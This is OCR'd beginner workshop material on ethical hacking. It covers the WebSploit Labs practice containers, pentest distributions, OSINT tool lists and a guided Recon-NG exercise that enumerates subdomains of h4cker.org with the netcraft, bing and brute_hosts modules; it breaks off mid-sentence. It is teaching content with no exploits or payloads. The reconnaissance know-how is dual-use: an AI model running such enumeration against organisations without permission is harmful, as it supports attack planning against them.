BECOMING A HACKER

BEGINNER

Access the Lab at: https://becomingahacker.com
Website: https://becomingahacker.com/training

Chris McCoy & Omar Santos

Agenda

The following is the agenda for the morning (beginner) session:

Segment	**Presenter**
Introductions and Logistics	Both
Introduction to Ethical Hacking	Chris
Building your Own Hacking Labs	Omar
Passive and Active Reconnaissance	Omar
Introduction to Web Application Hacking	Omar
Introduction to Post-Exploitation Techniques	Chris

Logistics

All logistics information is available at: https://becomingahacker.com/training

Resources


The following are several resources for this training:

WebSploit Labs

https://websploit.org

WebSploit Labs is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking, Bug Hunting, Incident Response, Digital Forensics, and Threat Hunting training sessions. WebSploit Labs includes several intentionally vulnerable applications running in Docker containers on top of Kali Linux or Parrot Security OS, several additional tools, and over 10,000 cybersecurity resources.

WebSploit Labs has been used by many colleges and universities in different countries. It comes with over **500** distinct exercises!


WEBSPLOIT CONTAINERS
LEVEL
BEGINNER TO INTERMEDIATE
LEVEL
INTERMEDIATE TO ADVANCED
WebGoat
(10.6.6.11)
JuiceShop
(10.6.6.12)
DVWA
(10.6.6.13)
Mutilidae_2
(10.6.6.14)
DVNA
(10.6.6.15)
Hackazon
(10.6.6.16)
Docker Bridge
(10.6.6.1/24)
hackme-rtov
(10.6.6.17)
Mayhem
(10.6.6.18)
Safemode
(10.6.6.19)
galatic-archives
(10.6.6.20)
yascon
(10.6.6.21)
SecretCorp Branch 1
(10.6.6.22)
Gravemind
(10.6.6.23)
DC30_01
(10.6.6.24)
DC30_02
(10.6.6.25)
Y-wing
(10.6.6.26)
DC31_01
(10.7.7.21)
Docker Bridge 2
(10.7.7.1/24)
DC31_02
(10.7.7.22)
DC31_03
(10.7.7.23)

Network Academy Ethical Hacking Full Course

https://skillsforall.com/course/ethical-hacker?courseLang=en-US

This course is designed to prepare you with an Ethical Hacker skill set and give you a solid understanding of offensive security. You will become proficient in the art of scoping, executing, and reporting on vulnerability assessments, while recommending mitigation strategies. Follow an engaging gamified narrative throughout the course and get lots of practice with hands-on labs inspired by real-world scenarios.

After completing this course, continue your cybersecurity career in offensive security as an ethical hacker or penetration tester. Or use this course to strengthen your defensive security knowledge. By understanding the mindset of threat actors, you will be able to more effectively implement security controls and monitor, analyze, and respond to current security threats.

H4CKER GitHub Repository

https://hackerrepo.org
This repository includes thousands of resources related to ethical hacking, bug bounties, digital forensics and incident response (DFIR), artificial intelligence security, vulnerability research, exploit development, reverse engineering, and more.

Introduction to Ethical Hacking

“Ethical hacking, a pivotal practice within the realm of cybersecurity, involves the deliberate penetration of systems and networks to uncover vulnerabilities that malicious hackers could exploit. Unlike their nefarious counterparts, ethical hackers, also known as white hat hackers, operate with the express permission of the organization that owns the system, ensuring their actions are legal and intended to strengthen security. These skilled professionals employ a comprehensive toolkit of techniques and methodologies to simulate cyber attacks, identifying weak spots in an organization's cyber defenses. The insights gained from these controlled breaches are then used to fortify the system against actual threats, making ethical hacking an indispensable component of any robust cybersecurity strategy. By preemptively uncovering and addressing security vulnerabilities, ethical hackers play a crucial role in protecting sensitive data and maintaining the integrity of digital infrastructures in an increasingly interconnected world”. - by ChatGPT

Building your Own Hacking Lab(s)

The following are some tips and instructions on how you can build your own lab for penetration testing and to practice different defensive techniques helpful for incident response and digital forensics.

Refer to this section in the GitHub repository:
https://github.com/The-Art-of-Hacking/h4cker/tree/master/build_your_own_lab

Pen Testing Linux Distributions

While most of the penetration testing tools can be downloaded in isolation and installed in many different operating systems, several popular security-related Linux distributions package hundreds of tools. These distributions make it easy for you to get started and not having to worry about many dependencies, libraries, and compatibility issues you may encounter. The following are the three most popular Linux distributions for ethical hacking (penetration testing):

- Kali Linux: probably the most popular distribution of the three. This distribution is primarily supported and maintained by Offensive Security and can be downloaded from https://www.kali.org. You can easily install it in bare-metal systems, virtual machines, and even in devices like the Raspberry Pi, Chromebooks, and many others. Note: The folks at Offensive Security have created a free training and book that guides you how to install it in your system. Those resources can be accessed at: https://kali.training
- Parrot: is another popular Linux distribution used by many pen testers and security researchers. You can also install it in bare-metal and in virtual machines. You can download Parrot from https://www.parrotsec.org
- BlackArch Linux: this distribution comes with over 2300 different tools and packages and it is also gaining popularity. You can download BlackArch Linux from: https://blackarch.org
- The PenTesters Framework (PTF): a Python script designed for Debian/Ubuntu/ArchLinux based distributions to create a similar and familiar distribution for Penetration Testing. Created by David Kennedy and maintained by the community.
- Pentoo Linux:Pentoo is a Live CD and Live USB designed for penetration testing and security assessment. Pentoo Linux is a distribution that is designed to be free of the systemd init system. Pentoo is based on Gentoo Linux and is specifically tailored for penetration testing and security auditing. It focuses on providing a lightweight and flexible environment for security professionals and enthusiasts. One of the defining characteristics of Pentoo Linux is its avoidance of systemd as the init system. Instead, Pentoo uses the OpenRC (Open Runlevel Configuration) init system, which is known for its simplicity and ease of customization. OpenRC is an alternative init system that provides similar functionality to systemd but with a different approach. By using OpenRC, Pentoo Linux aims to offer a systemd-free environment while maintaining its focus on security testing and auditing tools.

- PwnMachine by YesWeHack: a self hosting solution based on docker aiming to provide an easy to use pwning station for bug hunters. The basic install include a web interface, a DNS server and a reverse proxy.

Privacy Oriented Distributions

- Tails
- Whonix
- Qubes OS
- Ubuntu Privacy Remix
- Subgraph OS

WebSploit Labs: A Convenient, Simple, Yet Powerful Learning Environment

WebSploit Labs is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking (Penetration Testing) training sessions delivered at DEFCON, DEF CON Red Team Village, O'Reilly Live Training (foremely known as Safari), and many other conferences and forums.
The purpose of this VM is to have a lightweight (single VM) with a few web application penetration testing tools, as well as vulnerable applications.

Vulnerable Servers and Applications

There are several intentionally vulnerable applications and virtual machines that you can deploy in a lab (safe) environment to practice your skills. You can also run some of them in Docker containers.
Go to the Vulnerable Servers Section of this GitHub repository to obtain a list of dozens of vulnerable applications and VMs that can be used to practice your skills.

Cloud-Based Cyber Ranges

- Awesome Cloud Labs: A list of free cloud native security learning labs. Includes CTF, self-hosted workshops, guided vulnerability labs, and research labs.
- PurpleCloud: Cyber Range environment created by Jason Ostrom using Active Directory and automated templates for building your own Pentest/Red Team/Cyber Range in the Azure cloud!
- CyberRange by SECDEVOPS@CUSE: AWS-based Cyber Range.
- Create A VPS On Google Cloud Platform Or Digital Ocean Easily With The Docker For Pentest
- How to Build a Cloud Hacking Lab
- Splunk Attack Range

Additional Resources

This repository from @reswob10 is an amazing resource. It includes references of blogs and videos that explain different lab setup, tools, and automation.

Passive and Active Reconnaissance

Passive and active reconnaissance are two fundamental techniques used in the preliminary stages of cybersecurity assessments, each serving a distinct purpose in gathering intelligence about a target system without causing disruption or alerting the target to the assessment activities. Passive reconnaissance involves collecting information without directly interacting with the target system, utilizing publicly available sources such as search engines, social media platforms, and domain registration records to compile a comprehensive profile of the target's digital footprint. This approach is stealthy and reduces the risk of detection. On the other hand, active reconnaissance involves direct interaction with the target system, such as scanning for open ports, identifying services running on those ports, and detecting system vulnerabilities. This method provides more detailed and specific information about the target's security posture but carries a higher risk of detection. Both techniques are crucial for a thorough security assessment, allowing ethical hackers and security professionals to identify potential vulnerabilities and develop strategies for defense and mitigation.

Exercise 1: Passive Reconnaissance and Open Source Intelligence (OSINT)

The first step a threat actor takes when planning an attack is to gather information about the target. This act of information gathering is known as reconnaissance (or recon for short). Attackers use scanning and enumeration tools along with public information available on the Internet to build a dossier about a target. As you can imagine, as a penetration tester, you must also replicate these methods to determine the exposure of the networks and systems you are trying to defend. This section begins with labs that can be used to learn passive recon and using Open Source Intelligence (OSINT). You will learn about some of the common tools and techniques used. The next section digs deeper into the process of vulnerability scanning and how scanning tools work, including how to analyze vulnerability scanner results to provide useful deliverables and explore the process of leveraging the gathered information in the exploitation phase. You will also learn some of the common challenges to consider when performing vulnerability scans.

Passive reconnaissance refers to an information gathering technique that involves tools that do not directly interact with the target device or network. There are different approaches to passive reconnaissance, such as utilizing third-party databases or employing undetectable tools that listen to network traffic and intelligently deduce information about device communication. This

method is non-invasive and unlikely to cause disruptions or crashes, making it ideal for scenarios where system stability is crucial, like analyzing a production network. Passive reconnaissance operates stealthily, producing no noticeable traffic or network alerts. The choice of passive reconnaissance technique depends on the desired information. Developing a solid methodology is essential in penetration testing to select the appropriate tools and technologies for the engagement.

The following are some of the most common passive recon tools:

- AMass
- Exiftool
- ExtractMetadata
- Findsubdomains
- FOCA
- IntelTechniques
- Maltego
- Recon-NG
- Scrapy
- Screaming Frog
- Shodan
- SpiderFoot
- theHarvester
- Visual SEO Studio
- Web Data Extractor
- Xenu
- ParamSpider

You also learned about the different OSINT resources at:
https://github.com/The-Art-of-Hacking/h4cker/tree/master/osint

Red Team and Bug Bounty Conference

Watch the recording of cybersecurity industry experts Jason Haddix, Jeff Foley, and Sandra Stibbards in conversation with Omar Santos.
https://learning.oreilly.com/live-events/red-team-and-bug-bounty-conference/0636920095678/0636920095677/

Sections include:

- **Adversarial Reconnaissance with seasoned professional, Jason Haddix**, offers a deep dive into the tools and strategies used by adversaries, red teamers, and bug bounty hunters during the reconnaissance phase. You'll get a live walkthrough of various

tools, making this a must-attend for anyone in the offensive security, ethical hacking, and bug bounty (bug hunting) space.


- **Exploring the Future of Attack Surface Mapping and the OWASP Amass Project with Jeff Foley**, the founder of the Amass Project, will enlighten us with an overview of the project's future direction and its immense potential in advancing ethical hacking and cybersecurity.
- **OSINT for Hackers: Unveiling the Power of Open-Source Intelligence with Sandra Stibbards** then provides an exciting journey through the world of OSINT, with hands-on demonstrations and discussions on leveraging public data sources for offensive security.

Exercise 1a: Recon-NG


Let's do a quick refresher using the Recon-NG tool and perform a quick recon on h4cker.org. This exercise will be a guided exercise, but then you will perform reconnaissance of an organization called SecretCorp (secretcorp.org).

Note: Omar Santos owns *secretcorp.org* and this is not a real company. However, you will use it to practice your skills. Based on the information about that company you will find out more information about the different targets you will interact with in the labs for the next two days.


1. Start **Recon-NG** with by just typing **recon-ng** in a terminal Window:



2. Recon-NG has numerous modules that can be installed and activated from the "market place". You can search all the modules by using the "**marketplace search**" command, as shown below:



The **D** and the **K** in the last two columns of the table shown above indicate that the module has dependencies or that it requires an **API key**. The screenshot below shows the legend:



3. You can search the market place by using keywords. In the example below, we are searching for modules related to “**whois**”.

```
[recon-ng][default] > marketplace search whois
[*] Searching module index for 'whois'...

  +-------------------------------------------------------------------------------------------+
  |                      Path                      | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------------+
  | recon/companies-domains/viewdns_reverse_whois | 1.0     | not installed | 2019-08-08 |   |   |
  | recon/companies-multi/whois_miner             | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/domains-companies/whoxy_whois           | 1.1     | not installed | 2020-06-24 |   | * |
  | recon/domains-contacts/whois_pocs             | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/netblocks-companies/whois_orgs          | 1.0     | not installed | 2019-06-24 |   |   |
  +-------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] >
```

The following is an example of modules related to the "**dns**" keyword. However, there are many other modules that can be used to perform DNS recon which are not listed below. This is because the "**marketplace search**" command is just using a keyword.

```
[recon-ng][default] > marketplace search dns
[*] Searching module index for 'dns'...

  +-------------------------------------------------------------------------------------------+
  |                      Path                      | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------------+
  | recon/companies-domains/viewdns_reverse_whois | 1.0     | not installed | 2019-08-08 |   |   |
  | recon/companies-domains/whoxy_dns             | 1.1     | not installed | 2020-06-17 |   | * |
  +-------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.
```

For instance, the Netcraft module is used to search domains and subdomains using DNS records in the Netcraft database.

```
[recon-ng][default] > marketplace search netcraft
[*] Searching module index for 'netcraft'...

  +-------------------------------------------------------------------------------+
  |             Path             | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------+
  | recon/domains-hosts/netcraft | 1.1     | not installed | 2020-02-05 |   |   |
  +-------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.
```

4. Install the Netcraft module by using the following command:

```
[recon-ng][default] > marketplace install recon/domains-hosts/netcraft
```

5. You should be able to search for the installed module and “load it” to be able to run and use it to query its database, as demonstrated below:

```
[recon-ng][default] > modules search netcraft
[*] Searching installed modules for 'netcraft'...

  Recon
  -----
    recon/domains-hosts/netcraft

[recon-ng][default] > modules load recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > info

      Name: Netcraft Hostname Enumerator
    Author: thrapt (thrapt@gmail.com)
   Version: 1.1

Description:
  Harvests hosts from Netcraft.com. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][netcraft] >
```

6. Set the SOURCE to any domain you would like to identify subdomains. H4cker.org is used in the following example. However, be creative and use any other domain you would like to get subdomains and additional information.

   ***NOTE**: You are NOT hacking anyone here, the tool is just using public DNS records to perform these actions.*

```
[recon-ng][default][netcraft] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][netcraft] > run

----------
H4CKER.ORG
----------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=h4cker.org
[*] Country: None
[*] Host: bootcamp.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------

-------
SUMMARY
-------
[*] 1 total (1 new) hosts found.
[recon-ng][default][netcraft] >
```

***IMPORTANT TIP**: Did you get any results? If not, why do you think this is the case? Sometimes these tools are not reliable. As an ethical hacker, it's imperative not to become overly reliant on any single tool or set of tools for security assessments and penetration testing. Hacking, at its core, is about adopting the methodology and mindset of an attacker, which requires a deep understanding of the underlying principles of cybersecurity, the intricacies of network architectures, and the vulnerabilities that can be exploited. Tools, while invaluable for efficiency and automating certain tasks, can sometimes obscure the broader picture, limiting one's ability to think creatively and adaptively about potential security threats.*

A tool-centric approach may lead to a false sense of security, as these tools can only identify vulnerabilities they are programmed to find, potentially missing novel or complex attack vectors. Additionally, reliance on tools can hinder the development of critical problem-solving skills and the intuitive understanding needed to anticipate and counteract sophisticated cyber threats. Ethical hackers should use tools as aids, not crutches, complementing their technical acumen with a strategic mindset that prioritizes comprehensive security assessments over the convenience of automated scans. This balanced approach, combining deep technical knowledge with a broad strategic perspective, is essential for identifying and mitigating the full spectrum of cybersecurity threats.

Let's move on…

7. You can navigate "**back**" to the main menu by typing the word "**back**".
8. Install the **bing_domain_web** module, as shown below:

```
[recon-ng][default] > marketplace install recon/domains-hosts/bing_domain_web
[*] Module installed: recon/domains-hosts/bing_domain_web
[*] Reloading modules...
[recon-ng][default] >
```

9. Load the module and show the options:

```
[recon-ng][default] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > info

      Name: Bing Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.1

Description:
  Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][bing_domain_web] >
```

10. Set the SOURCE to the domain(s) you entered before (when you were running the Netcraft module).

```
[recon-ng][default][bing_domain_web] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][bing_domain_web] > run
```

11. Did you find more information and subdomains like I did below?

```
H4CKER.ORG
----------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ah4cker.org
[*] Country: None
[*] Host: lpb.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] Country: None
[*] Host: webapps.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] Country: None
[*] Host: bootcamp.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] Sleeping to avoid lockout...
```

12. Install and load the brute_hosts module:

```
[recon-ng][default] > marketplace install recon/domains-hosts/brute_hosts
[*] Module installed: recon/domains-hosts/brute_hosts
[*] Reloading modules...
[recon-ng][default] > modules load recon/domains-hosts/brute_hosts
```

13. This module uses wordlists. You can use any wordlist of your choosing. WebSploit comes with dozens of wordlists (the ones that come with Kali/Parrot and several under

